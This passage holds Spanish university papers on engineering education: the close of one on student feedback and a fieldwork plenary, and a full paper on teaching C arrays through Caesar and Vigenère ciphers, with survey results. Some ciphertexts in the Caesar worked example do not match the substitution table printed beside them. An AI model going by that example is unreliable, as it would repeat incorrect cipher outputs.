En lo referido tanto a las dificultades del cursado y para la realización del trabajo de campo, como a la asignatura en sí, los estudiantes manifestaron lo siguiente: “Requiere bastante tiempo para ser una asignatura cuatrimestral”; “Asistimos a lugares que no nos brindaron mucha información”; “El orden en el que los temas fueron vistos”; “Tiempos escasos entre entregas”; “Carga horaria. Complejidad de los temas”; “Algo estresante el cursado”; “En el momento de trabajar en clases me encontré demasiado presionado”; “Algunos contenidos fueron difíciles de comprender”; “El tiempo requerido durante época de finales”; “Es cuatrimestral y debería ser anual”; “Se le tiene que dedicar demasiado tiempo para ser cuatrimestral”; “Mucho para leer”; “Mucha inversión de tiempo, sobre-exigencia”; “El trabajo de campo: poco tiempo para pensar la idea sobre el trabajo de campo”; “Debe tener una buena dedicación por parte de los estudiantes”; “La materia tendría que ser anual”; “El trabajo de campo es demasiado complejo para el tiempo de cursado”; “Muy intensa”; “Disponer de poco tiempo”; “Lo difícil de obtener la información”; “Elección del tema”; “La gran cantidad de ejercicios para realizar”;

Estas voces se tienen muy en cuenta durante y al final del cursado, como una de las principales fuentes de mejora, aun teniendo en cuenta que cada grupo humano es diferente.

Plenario del Trabajo de Campo

Co-evaluación con TICs

El trabajo de campo se piensa desde la perspectiva del aprendizaje basado en proyectos, tomando un caso real del medio que tenga impacto social. El resultado del trabajo de campo, es una producción que se expone en el contexto del

desarrollo de un plenario, donde cada equipo expone ante todas las comisiones el trabajo desarrollado.

Cada estudiante en forma individual, identificado con un código de evaluador único, califica las exposiciones de los demás equipos, haciendo uso de herramientas colaborativas públicas on-line. Los ítems sobre los que se hicieron hincapié este año, bajo la temática del reciclado, fueron: Impacto del tema elegido; Elección e interés del tema; Exposición del tema; Presentación y Análisis de resultados; Observaciones (críticas constructivas, sugerencias de mejora, etc.).

Las derivaciones más importantes de la realización del plenario son, además de la experiencia de su realización como trabajo de campo y ser la instancia evaluativa de mayor peso en el cursado, incentivar a los estudiantes a presentar sus producciones en eventos y congresos, y la tutoría por parte de los docentes de la cátedra en el Proyecto Final en el ciclo lectivo siguiente.

A futuro

Como tareas y actividades a futuro a nivel cátedra, están previstas: Profundizar la integración horizontal y vertical con otras asignaturas. Diseñar actividades en común, entre ellas trabajos prácticos, que puedan enriquecer mutuamente a las tareas de cátedra y den a los estudiantes la posibilidad de abarcar situaciones problemáticas de forma holística.

Teniendo en cuenta que el perfil de desarrollador de software es uno de los más solicitados en el mercado laboral, y está también en íntima relación con la primera de las actividades reservadas para el ingeniero en sistemas de información: Especificar, proyectar y desarrollar sistemas de información[...] y software, se pueden implementar algoritmos de solución de los distintos modelos por parte de los estudiantes que muestren un perfil orientado al desarrollo, de modo de integrar lo aprendido en las asignaturas.

Con respecto a la voz de los estudiantes, recuperar la de aquellos que ya aprobaron la asignatura y de quienes ya egresaron hace años, de modo de obtener una retrospectiva que nos permita identificar similitudes y diferencias entre generaciones y cohortes de estudiantes e indagar, si los cambios que se mencionan (en cuanto al modo de ejercer y estudiar, por ejemplo) son realmente percibidos de esa forma por los profesionales en actividad; si lo brindado en la asignatura sirvió, en qué medida y qué podría mejorarse.

Tomar mayor contacto con el medio, empresas, PyMEs y entidades de la administración pública, para indagar sobre modos de funcionamiento y potencial aplicación de los temas vistos en la asignatura, de modo seguir la reconfiguración de los contenidos y situaciones problemáticas abordados tanto en la teoría como en la práctica.

A modo de cierre

El enfoque por competencias que propone e implementa el nuevo curriculum en la formación de ingenieros en Argentina supone un desafío de revisiones impostergables y cambios necesarios en la práctica docente y en el modo en que los estudiantes viven su formación en la actualidad. Siendo un terreno aún por explorar y vivir, creemos firmemente que compartir las experiencias de cátedra bajo esta nueva modalidad constituye un aporte relevante y pertinente que puede servir de ayuda para reafirmar y mejorar nuestra actividad docente y contribuir, en virtud de los cambios de nuestra vida en sociedad, a la formación de mejores profesionales, capaces de encarar los desafíos del presente y del futuro, desde el ejercicio de la apasionante profesión de la ingeniería.

Referencias

[1] Anijovich, R. y Cappelletti, G. (2019): *La evaluación como oportunidad*, Buenos Aires, Paidós.

[2] Cukierman, U.(2018): “Aprendizaje Centrado en el Estudiante. Un enfoque imprescindible para la educación en ingeniería”, Universidad Tecnológica Nacional, Facultad Regional Buenos Aires. Argentina.

[3] Libro Rojo de CONFEDI (2018): “Propuesta de estándares de segunda generación para la acreditación de carreras de ingeniería en la república argentina”

[4] Perrenoud, P. (2006): “La universidad: entre transmisión de saberes y desarrollo de competencias.”, revista Pedagogía y Saberes N° 24, pp. 67-77

[5] Perrenoud, P. (2015): *La evaluación de los alumnos. De la producción de la excelencia a la regulación de los aprendizajes. Entre dos lógicas*, Buenos Aires, Colihue.

Secretos y programación: uso de la criptografía para aprender sobre estructuras de datos

Fernando Figueredo[1], Gilda R. Romero[1, 2], Sergio F. Lapertosa[1]
[1] Universidad de la Cuenca del Plata – Facultad de Ingeniería y Tecnología
[2] Universidad Tecnológica Nacional – Facultad Regional Resistencia
figueredofernando_cen@ucp.edu.ar; romerogilda_cen@ucp.edu.ar; lapertosasergio_cen@ucp.edu.ar

Resumen

Los procesos de enseñanza aprendizaje de la actualidad requieren de prácticas creativas, que demuestren utilidad y puedan ser relacionadas a necesidades tangibles por parte de los estudiantes. Particularmente para lograr que el estudiante desarrolle la lógica de programación, el profesor precisa utilizar recursos que faciliten la asimilación y comprensión de los contenidos.

Si bien la criptografía es una temática que requiere de sólidos conocimientos matemáticos para ser implementada en su totalidad, y su aplicación se estudia en años superiores de las carreras de ingeniería en informática/sistemas de información, la criptografía clásica brinda una oportunidad de introducir el tema y de mostrar una aplicación práctica de estructuras de datos, sin necesidad de profundizar los aspectos matemáticos de la misma.

Este trabajo describe la experiencia de cátedra donde, a partir de la implementación práctica de criptografía clásica, se trabajó para reconocer las diferentes estructuras existentes en los lenguajes, escribir el código de manera legible, memorizar las palabras reservadas y construir una lógica de código. Para evaluar la experiencia se realizó una encuesta a los alumnos, donde se preguntó sobre los aspectos positivos, las dificultades, la asignación de tareas y el grado de compromiso de los compañeros de grupo.

1. Introducción

La enseñanza aprendizaje de la Programación y Estructura de Datos, especialmente en los primeros años de la carrera Ingeniería en Sistemas de Información (ISI) es complejo tanto para profesor como para los alumnos. Los profesores deben aplicar estrategias para lograr que los estudiantes que se inician tengan contacto con códigos y puedan reconocer las diferentes estructuras existentes en los lenguajes, escribir el código de manera legible, memorizar las palabras reservadas y construir una lógica de código. Particularmente para lograr que el estudiante desarrolle la lógica de programación, el profesor precisa utilizar recursos que faciliten la asimilación y comprensión de los contenidos.

Tras la apertura de la carrera Ingeniería en Sistemas de Información (ISI) en la Facultad de Ingeniería y Tecnología de la Universidad de la Cuenca del Plata (UCP), en el año 2016, se ha impulsado y fomentado en el cuerpo docente la implementación de estrategias y actividades enmarcadas tanto en el Modelo Pedagógico de la Universidad como así también en las definiciones de formación por competencias del Consejo Federal de Decanos de Ingeniería (CONFEDI). En este sentido, se estableció abordar el desarrollo de las cátedras en término de actividades tendientes a dar respuesta a las competencias requeridas en la denominada "Transformación Digital" para la formación del profesional de informática, esto es, contribuir a la formación de noveles profesionales con estas nuevas capacidades que hacen al denominado Talento 4.0. Entendiendo por Talento 4.0 a la aptitud o competencia intelectual en áreas STEAM ("Science, Technology, Engineering, Arts and Mathematics", por su sigla en inglés y, "Ciencia, Tecnología, Ingeniería, Artes y Matemáticas" en español) e incluye también la actitud digital, pasión por el cambio, aprendizaje autónomo y resiliencia [1].

Con el afán de seguir el proceso de enseñanza aprendizaje en esta modalidad, desde la cátedra "Paradigmas y Lenguajes de Programación I" se propuso una actividad de Criptografía donde, a partir del estudio y la implementación de dos técnicas representativas de la criptografía clásica –como son el Monograma del César y el Cifrador de Vigenére– los alumnos hagan uso de las estructuras de control y de datos estáticas, tipo arreglo [2][3] además de los métodos de encriptación. En este sentido, en el proceso se esperaba la comprensión lógica y el funcionamiento de los mismos, como así también su correcto uso y aplicación.

Este trabajo trata de significar un aporte para aligerar la búsqueda de información relacionada con la criptografía clásica, tratando de abarcar la historia y los principales, sencillos y didácticos sistemas criptográficos que corresponden a este tema y así encontrar una actividad interesante e informativa para el alumnado.

2. Marco Conceptual/Metodológico

2.1. Criptografía

Históricamente la idea común asociada a la palabra Criptografía se relaciona con la posibilidad de mantener una comunicación de manera secreta o privada entre dos partes a través de algún vínculo. De hecho, es en este objetivo que se ha puesto el mayor énfasis a lo largo de la historia de la protección de estrategias y secretos de índole militar, nacional o empresarial: la confidencialidad.

Las técnicas criptográficas fueron evolucionando a la par de los avances tecnológicos, siendo estas cada vez más complejas y requiriendo mayores capacidades de cálculo [4].

En criptografía clásica, en contraposición a los criptosistemas modernos, se utilizan técnicas basadas básicamente operaciones de sustitución y transposición de caracteres, con o sin clave pero siempre unido al concepto de clave secreta, como al uso de máquinas dedicadas a la cifra.

Dos técnicas representativas de la criptografía clásica son el monograma del César y el Cifrador de Vigenére.

Monograma del César

En el Monograma del César se aplica una transformación al texto en claro de tipo monoalfabética. El Cifrador del César aplica un desplazamiento constante de tres caracteres al texto en claro, de forma que el alfabeto de cifrado es el mismo que el alfabeto del texto en claro pero desplazado 3 espacios hacia la derecha módulo n, con n el número de letras del mismo. La transformación que utiliza este cifrador por sustitución de caracteres es para el alfabeto castellano de 27 letras (Ver Fig. 1).



M: A B C D E F G H I J K L M N Ñ O P Q R S T U V W X Y Z
C: D E F G H I J K L M N Ñ O P Q R S T U V W X Y Z A B C

Figura 1.3. Alfabeto de cifrado del César para lenguaje castellano.

Ejemplo 1.2: *Con el cifrador del César según el alfabeto mostrado en la Figura 1.3, cifre los siguientes mensajes:*
M1 = VINI, VIDI, VINCI. (Frase célebre de César: llegué, vi, vencí).
M2 = AL CÉSAR LO QUE ES DEL CÉSAR.

Solución: *Aplicando a cada carácter Mi su equivalente Ci de la tabla de la Figura 1.3, se obtienen los siguientes criptogramas:*
C1 = YLFL, YLGL, YLFFL.
C2 = DN FHVDU NR DXH HV GHN FHVDU.

Fig. 1 – Monograma del César

Cifrador de Vigenére

Para mejorar la técnica monoalfabética se pueden usar diferentes sustituciones monoalfabéticas a medida que se va avanzando en el texto a cifrar. Este tipo de cifradores utiliza una serie de reglas de sustitución monoalfabética y una clave que determina la regla particular a usar en la transformación del símbolo presente (Ver Fig. 2).



Fig. 2 – Cifrador de Vigenére

El cifrador Vigenére utiliza 26 cifradores César con corrimientos de *0* a *25*. Cada cifrador tiene como identificador una letra clave que es la letra que reemplaza al cifrado de la letra *a*. De este modo, el cifrador Cesar con un corrimiento de *3* se denota como *d*. El proceso de cifrado es sencillo pues dada una letra de la clave *x* y una letra del texto plano *y*, la letra del texto cifrado correspondiente es la que resulta de la intersección de la fila *x* con la columna *y* de la tabla. La clave generalmente es una palabra que se repite a lo largo del texto.

El nombre genérico para este tipo de aproximación es cifrador poli alfabético.

2.2. Metodología de trabajo

"*Un objetivo fundamental de la formación universitaria actual es que los estudiantes aprendan a aprender de forma independiente y sean capaces de adoptar de forma autónoma la actitud crítica que les permita orientarse en un mundo cambiante*" [5].

El **Aprendizaje Basado en Problemas** (ABP) es una metodología utilizada para que los estudiantes adquieran conocimientos académicos, desarrollen habilidades cognitivas y socio afectivas, trabajando en el desarrollo de un proyecto por un período de tiempo determinado, investigando y respondiendo a un objetivo. La metodología basada en problemas incluye actividades de aprendizaje orientadas a poner a los alumnos en disposición de comprender, investigar y resolver determinadas situaciones problemáticas. Considerando que el principal objetivo no se centra en resolver el problema como tal, sino que éste sea utilizado como base para identificar los temas de aprendizaje para su estudio de manera independiente y/o grupal, siendo entonces el "disparador" de los aprendizajes [6]. En conclusión, el Aprendizaje Basado en Problemas es un enfoque que involucra activamente al estudiante en una situación problemática real, significativa y relacionada con su entorno, lo que implica definir un reto e implementar para éste una solución.

Por otra parte, este ABP implica "Aprender Haciendo", por lo que se trata de "*desarrollar los valores asociados al esfuerzo y la implicación, al trabajo en equipo, a la concentración en el desarrollo de tareas más prácticas, al hecho de fijarse metas y buscar la forma de conseguir resultados, a dar autonomía a los alumnos y propiciar la investigación y la curiosidad, la reflexión y la posterior puesta en práctica*" [7].

2.3. Herramientas

En la cátedra se ha elegido trabajar con el lenguaje de **Programación C**, por tratarse de un lenguaje de nivel medio y de propósito general que permite al alumno aprender los fundamentos de la programación y comprender cómo el software se relaciona con el hardware.

Dentro de las principales características del lenguaje [8] se destacan principalmente su sintaxis y su estructura:

- *Sintaxis*. Se refiere a la rigurosidad sintáctica que presenta obliga al alumno a ser disciplinado a la hora de escribir código.
- *Estructura*. Contempla la naturaleza de su estructura lo convierte en la mejor opción para trabajar el paradigma estructurado, que es el paradigma utilizado en el primer año de la carrera.

El entorno de desarrollo (IDE) que se ha elegido utilizar ha sido Dev-C++, por tratarse de un programa de software libre, potente, completo, fácil instalación y uso.

2.4. Buenas Prácticas

Como se destaca en [9], "*Las buenas prácticas de programación son un conjunto formal o informal de reglas, pudiendo ser opcionales u obligatorias, que se adoptan con el fin general de mejorar lo calidad del software. En particular, se pueden obtener beneficios específicos tales como:*

- *facilitar el proceso de desarrollo para el programador,*
- *aumentar o mejorar la legibilidad y mantenibilidad del código fuente, lo que ayuda a otros desarrolladores—o a versiones futuras del autor inicial—a comprender el software,*
- *evitar cierta clase de errores comunes, por ejemplo equivocarse por 1 en los límites de una iteración".*

3. Desarrollo del Trabajo

El tiempo total disponible para desarrollar la actividad fue de 2 (dos) semanas. En las semanas previas a dar inicio a la actividad la cátedra presentó la estructura matrices, trabajando en la guía de trabajos prácticos correspondiente.

La implementación del ABP implicó las siguientes etapas y actividades:

- **Introducción**. Etapa en la cual se presentó la actividad, realizando la confirmación de los grupos y explicando las pautas de trabajo y de presentación,
  La primera actividad de la propuesta didáctica consistió en introducir a los estudiantes en el mundo de la criptografía, por lo que se realizó una breve reseña histórica de los métodos de encriptado clásico, explicando en detalle 2 (dos) de las técnicas representativas de la criptografía clásica: el monograma del César y el cifrador de Vigenére.
  Posteriormente se detalló sobre el uso de las estructuras de control y de datos estáticas, tipo arreglo, además de los métodos de encriptación. En cada caso se acompañó con ejemplo de aplicación.
  Asimismo se conformaron los grupos, en total 4 (cuatro) con un número máximo de 4 (cuatro) integrantes, número que nos pareció correcto teniendo en cuenta la cantidad de alumnos de la comisión y la magnitud del trabajo a realizar. En el proceso de conformación de los integrantes, los alumnos tuvieron participación, pero fue el docente quien tuvo la decisión final buscando distribuir de forma proporcional a los alumnos por grupo, teniendo en cuenta el desempeño de los mismos desde el inicio del cuatrimestre la fecha de inicio de la actividad (la estrategia implicó conformar los grupos considerando a alumnos de alto desempeño, otros con un desempeño intermedio y otro con un desempeño bajo). Una vez conformados los grupos se procedió asignar al azar (por medio de un sorteo) a cada uno un mecanismo de encriptado.
  Posteriormente se explicaron las pautas de trabajo, de presentación (formato, plazos, etc.) y se establecieron los Criterios de evaluación, a saber:
  - Funcionalidad, es decir, que el programa funcione (compile y solucione el problema planteado).
  - Correctitud, uso correcto de las estructuras de control y de las estructuras de datos (Array).
  - Buenas prácticas de Codificación (BPC), incluyendo Formato de presentación en pantalla y *Comentarios* en el código
  - Usabilidad, en términos de claridad en la presentación de la información en pantalla tanto como en el código.
  - Formato de Presentación, entrega en tiempo y forma.

- **Desarrollo**. Etapa en la cual se realizó la presentación de la problemática como tal, se establecieron los grupos de trabajo, se indicaron las líneas básicas de cómo debería desarrollarse el algoritmo criptográfico y las consideraciones específicas referidas a la programación, a saber:
  - agregar librerías adicionales a las mínimas requeridas, como ser aquellas para gestionar música, gráfica (dibujos en pantalla y cambiar fondo de pantalla),

- utilizar declaración de funciones y procedimientos, utilizando pasaje por parámetro y procedimiento.

Dentro de las actividades se propuso la búsqueda de la información, instancia en la cual las docentes guiaron a los alumnos, ya que es necesario que tengan la capacidad de discernir en cuanto a si la información es pertinente y proviene de fuentes confiables. El estudiante debe formarse en autonomía ya que hoy en día toda la información está en Internet, pero es difícil certificar la veracidad de los contenidos que se presentan. Asimismo se incentivó a que recurran a alumnos de la misma carrera de años superiores.

- **Socialización**. Etapa en la cual se presentaron las producciones de forma oral por equipo. Asimismo se realizó la puesta en común, detallando cómo se llevó a cabo la experiencia, identificando lecciones aprendidas y Factores Críticos de Éxito por cada grupo.

4. Resultados y Trabajos a futuro

La experiencia se desarrolló con un grupo de 15 (quince) alumnos durante 2 (dos) semanas. Los alumnos se distribuyeron en 4 (cuatro) grupos de trabajo: 3 (tres) grupos de cuatro alumnos y 1 (un) grupo de tres alumnos.

La evaluación es un "*proceso continuo, sistemático, de relevamiento de información para la toma de decisiones y emisión de un juicio de valor sobre el funcionamiento de los procesos de aprendizaje y de enseñanza; permite, por un lado, la retroalimentación para arribar a una interpretación de las implicancias de la enseñanza y de los aprendizajes y, por el otro, la acreditación de saberes académicos de los estudiantes*", de acuerdo al Modelo Pedagógico de UCP [10].

4.1. Producciones de los alumnos

Cada aplicación de consola creada contaba con una pantalla inicial o menú principal (Ver Fig. 3) a partir de la cual se permitía el ingreso de un texto y una clave (Ver Fig. 4), así como la salida del texto encriptado (Ver Fig. 5) y el proceso de desencriptación (Ver Fig. 6 y Fig. 7).



Fig. 3 – Menú principal




Fig. 4 – Ingresar texto a encriptar y clave de encriptado




Fig. 5 – Texto encriptado




Fig. 6 – Desencriptar




Fig. 7 – Texto desencriptado

En las Fig. 8 y Fig. 9 se puede observar parte del código para el manejo del Monograma del César, mientras que la Fig. 10 muestra el código de encriptado y desencriptado del Monograma del César, así como de manejo de la pantalla (Ver Fig. 11).




Fig. 8 – Código para el Monograma del César




Fig. 9 – Código para el Monograma del César




Fig. 10 – Ejemplo de código de encriptado




Fig. 11 – Ejemplo de código de manejo de pantalla

Cifrador de Vigenére

Cada grupo incluyó la opción del Cifrador de Vigenére desde el menú principal de la aplicación (Ver Fig. 12), permitiendo la carga del texto a cifrar y la palabra clave (Ver Fig. 13) para que se muestre tanto el texto encriptado resultante como así también el desencriptado del mismo (Ver Fig. 14).



Fig. 12 – Ejemplo de menú principal Vigenére



Fig. 13 – Ingresar texto a encriptar y clave de encriptado



Fig. 14 – Texto encriptado

Para finalizar, podemos ver parte del código de manejo de las opciones en pantalla (Ver Fig. 15), y de encriptado y desencriptado (Ver Fig. 16).



Fig. 15 – Ejemplo de código de manejo de pantalla

```
//Por que se encarga de encriptar formula: E1 = (P1 + K1) mod 26
for(i = 0; i < mensajelen; ++i)
    encriptadomensaje[i] = ((mensaje[i] + nuevaclave[i]) % 26) + 'A';

encriptadomensaje[i] = '\0';

//Por que se encarga de desencriptar formula P1 = (E1 - K1 + 26) mod 26
for(i = 0; i < mensajelen; ++i)
    desencriptadomensaje[i] = (((encriptadomensaje[i] - nuevaclave[i]) + 26) % 26) + 'A';

desencriptadomensaje[i] = '\0';

printf("Mensaje original: %s", mensaje); //Imprimimos los resultados
printf("\n clave: %s", clave);
printf("\n nueva clave: %s", nuevaclave);
printf("\n encriptado Mensaje: %s", encriptadomensaje);
printf("\n desencriptado Mensaje: %s", desencriptadomensaje);

return 0;
}
```

Fig. 16 – Ejemplo de código de encriptado

4.2. Feedback de los alumnos

Además de los resultados académicos, para poder evaluar la experiencia, se realizó una encuesta a los alumnos con el fin de conocer sus apreciaciones respecto a los aspectos positivos, las dificultades, la asignación de tareas, el grado de compromiso de los compañeros de grupo, entre otros. A continuación se detallan los aspectos que se consideran relevantes:

- Respecto al *tiempo asignado* (2 semanas) ha sido señalada por 10% de los alumnos como tiempo insuficiente.
- Sobre la *tarea asignada:* el 85.7% respondió que "se sintió a gusto" con la tarea asignada y un 14.3% respondió que "Tal vez".
- En cuanto a la *relevancia de la actividad y el contenido de la materia*: El 100% consideró relevante la actividad, así como un 92.9% relacionada al contenido de la materia.
- Considerando la *importancia del trabajo en equipo*, el 64.3% de los estudiantes menciona que las tareas fueron distribuidas "según habilidades individuales", un 28.6% "al azar" y un 7.1% indicaron que "todos hicieron todo" (Ver Fig. 17).




Fig. 17 – Asignación de Tareas

- Por otra parte, al preguntar sobre el *grado de compromiso de los compañeros*, se destaca que en una escala de 1 a 10 (donde 1 es el mínimo y 10 es el máximo) más del 70% con valores de 8 a 10, lo cual permite inferir que este objetivo fue claramente alcanzado, sin dejar de mencionar que hubo casos donde el compromiso de los integrantes del grupo no fue adecuado (Ver Fig. 18).




Fig. 18 – Evaluación del grado de compromiso

Como era de esperarse, Internet es la principal fuente de información con el 85.7%. Por otra parte, el 14.3% de los alumnos utilizó libros de la biblioteca y otro 14.3% consultó con alumnos de años superiores, lo cual resulta un aspecto interesante a destacar (Ver Fig. 19).



Fig. 19 – Uso de fuentes

Respecto de las dificultades encontradas, un 80% menciona que las mismas fueron fácilmente subsanables, en algunos casos gracias al trabajo en equipo, mientras que un 20% de alumnos menciona dificultades relacionadas a la algoritmia.

4.3. Trabajos a Futuro

A partir del análisis de las respuestas a la encuesta realizada a los alumnos, se permite concluir que la experiencia es sumamente positiva, al 100% de los alumnos le resultó interesante y casi el 90% se sintió a gusto con la tarea asignada, por lo cual, se presume que esta temática puede utilizarse de manera exitosa en otros temas de la asignatura, por ejemplo matrices o bien encriptar y desencriptar archivos.

Al mismo tiempo, esta temática podría colaborar a fortalecer la vinculación con asignaturas de matemáticas discretas, donde estudian temas como Combinatoria o Matrices y bien son aplicables ejercitaciones de programación que den cuenta de la utilidad de los temas planteados.

5. Conclusiones

Los alumnos lograron transitar satisfactoriamente las diferentes etapas en el desarrollo de una propuesta de solución algorítmica a los problemas de encriptación planteados. Supieron hacer una elección acertada de las estructuras necesarias de datos y de control. Lo que evidencia la comprensión de las mismas.

Las mayores dificultades que se presentaron se refirieron al uso de librerías en el lenguaje de programación propuesto, más específicamente para

incorporar las librerías para gestionar música, gráfica (dibujos en pantalla y cambiar fondo de pantalla). Lo que implicó buscarlas y comprender su funcionamiento.

Como aspectos a mejorar se podría mencionar la necesidad de mayor modularización del código utilizando en funciones, la construcción de interfaces más intuitivas y ordenadas, y mejor indentación y comentado del código.

Es para destacar el desempeño colectivo, teniendo en cuenta que se trataba de una actividad grupal. Pudieron separar y asignar tareas en función de las habilidades individuales, y trabajar de manera coordinada; cumpliendo con los plazos de entrega.

Finalmente, las propuestas de mejora realizadas por los alumnos en la encuesta, nos muestran que la estrategia seleccionada fue adecuada y que presenta oportunidades de trabajos a futuro que permitan un mayor y mejor aprendizaje activo de la programación.

6. Referencias

[1] Burghardt M. V.; Lapertosa S. F.; Burgos J. A.; Vallejos, O.; Romero, G. R. (2017). La evolución de las cátedras para influir en los knowmads y formar al trabajador de la Industria 4.0. V Congreso Nacional de Ingeniería Informática /Sistemas de Información – CONAIISI 2017. ISSN: 2347-0372. Santa Fé, 2017.

[2] Aguilar, L. J.. (2003). "Fundamentos de Programación. Algoritmos. Estructuras de Datos y Objetos". Mc Graw-Hill. 1996. 2003. 3ra. Edición. ISBN 8448136640.

[3] De Giusti, A. (2001). “Algoritmos, datos y programas”. Prentice Hall.2001.ISBN 9879460642.

[4] Ramió Aguirre, J. (2006). "Seguridad Informática y Criptografía v 4.1 (texto guía de clases)". Dpto. de Publicaciones E.U.I., 2006 (edición impresa). Libro electrónico gratuito disponible en la página Web del autor. Aplicaciones Criptográficas. Segunda Edición), Dpto. de Publicaciones EUI 1999.

[5] García Sevilla, J. (2008). “El aprendizaje basado en problemas en la enseñanza universitaria”. Universidad de Murcia, Servicio de Publicaciones. España. ISBN: 978-84-8371-778-3.

[6] Anijovich, R. (2012). “Estrategias de enseñanza: otra mirada al quehacer en el aula”. Bs As. Grupo Aique Editores.

[7] Caravaca, L. (2013). “La importancia de aprender haciendo (parte 1)”. Recuperado el 01/07/2018 de <http://eduskopia.com/la-importancia-de-aprender-haciendo-parte-1/>. Junio, 2013.

[8] Peña M. A., Cela J.M. (2000). “Introducción a la programación en C”. Departament d’Arquitectura de Computadors, Universitat Polit`ecnica de Catalunya, Barcelona, España. 2000.

